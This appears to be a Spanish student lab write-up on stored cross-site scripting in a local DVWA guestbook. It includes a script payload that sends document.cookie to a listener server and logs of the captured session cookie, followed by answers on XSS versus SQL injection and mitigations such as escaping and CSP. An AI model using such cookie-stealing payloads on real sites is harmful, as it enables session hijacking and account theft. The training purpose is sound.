
Inyección de Cross Site Scripting (XSS)


Ainara Vara García


1.- Trabajaremos sobre el entorno de DVWA que construimos en la unidad anterior.
2.- Arranca el aplicativo de DVWA que debería estar corriendo en tu maquina local
3.- Nos desplazaremos hasta el módulo de XSS del menú lateral izquierdo. En este caso de tipo XSS almacenado (XSS Stored)
4.- Seguimos trabajando en el modo Low (configurado en el menú de Security)

5.- ¿Podrías conseguir que muestre un mensaje cada vez que alguien visita el libro de firmas?



6.- ¿Serías capaz de introducir un XSS que redirija al usuario a una web de tu elección cada vez que se visite el libro de firmas?





7.- ¿Serías capaz de robar la cookie del usuario? ¿Por ejemplo redirigiéndola a un servidor tuyo?

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name * alert

Message * <script>document.location='http://localhost:7000/?cookie=' + document.cookie;</script>

Sign Guestbook | Clear Guestbook

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 7000
Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
127.0.0.1 - - [20/Jan/2026 12:24:29] "GET /?cookie=PHPSESSID=mh70semjkn6om1948tp94hlpr3;%20securi
ty=low HTTP/1.1" 200 -
127.0.0.1 - - [20/Jan/2026 12:24:29] code 404, message File not found
127.0.0.1 - - [20/Jan/2026 12:24:29] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [20/Jan/2026 12:25:07] "GET /?cookie=PHPSESSID=mh70semjkn6om1948tp94hlpr3;%20securi
ty=low HTTP/1.1" 200 -
127.0.0.1 - - [20/Jan/2026 12:25:11] "GET /?cookie=PHPSESSID=mh70semjkn6om1948tp94hlpr3;%20securi
ty=low HTTP/1.1" 200 -
127.0.0.1 - - [20/Jan/2026 12:25:21] "GET /?cookie=PHPSESSID=mh70semjkn6om1948tp94hlpr3;%20securi
ty=low HTTP/1.1" 200 -
127.0.0.1 - - [20/Jan/2026 12:26:33] "GET /?cookie=PHPSESSID=mh70semjkn6om1948tp94hlpr3;%20securi
ty=low HTTP/1.1" 200 -
```

1. **¿Qué tipo de ataques son los XSS? Diferencia con SQLi**

- Los XSS permiten ejecutar **JavaScript en el navegador del usuario**.
- Los SQLi manipulan **consultas SQL en el servidor**.

XSS afecta al cliente; SQLi afecta a la base de datos.

2. **¿Dónde se inyectan los comandos?**

En los campos **Name** y **Message** del libro de firmas de DVWA, que se muestran sin sanitizar.

3. **¿El XSS es temporal o permanente?**

Es un **XSS permanente (Stored)** porque el payload queda guardado y se ejecuta cada vez que alguien visita la página.

4. **¿Qué mejoras se podrían hacer?**

- Validar y sanear entradas.
- Escapar caracteres peligrosos.
- Aplicar CSP.
- Evitar los scripts en línea.
- Filtrar antes de guardar y antes de mostrar.
- Usar frameworks seguros.
- Añadir controles de permisos o moderación.

5. **¿Qué controles de seguridad tiene implementados?**

- En modo Low: **ninguno relevante**.

No válida, no escapa, no sanitiza, no usa CSP, no filtra, no limita correctamente.

6. **¿Por qué es un riesgo este formulario?**

- Permite ejecutar JavaScript sin control.
- Un atacante podría robar cookies, redirigir, manipular la página o hacer phishing.

El contenido malicioso se ejecuta para todos los usuarios.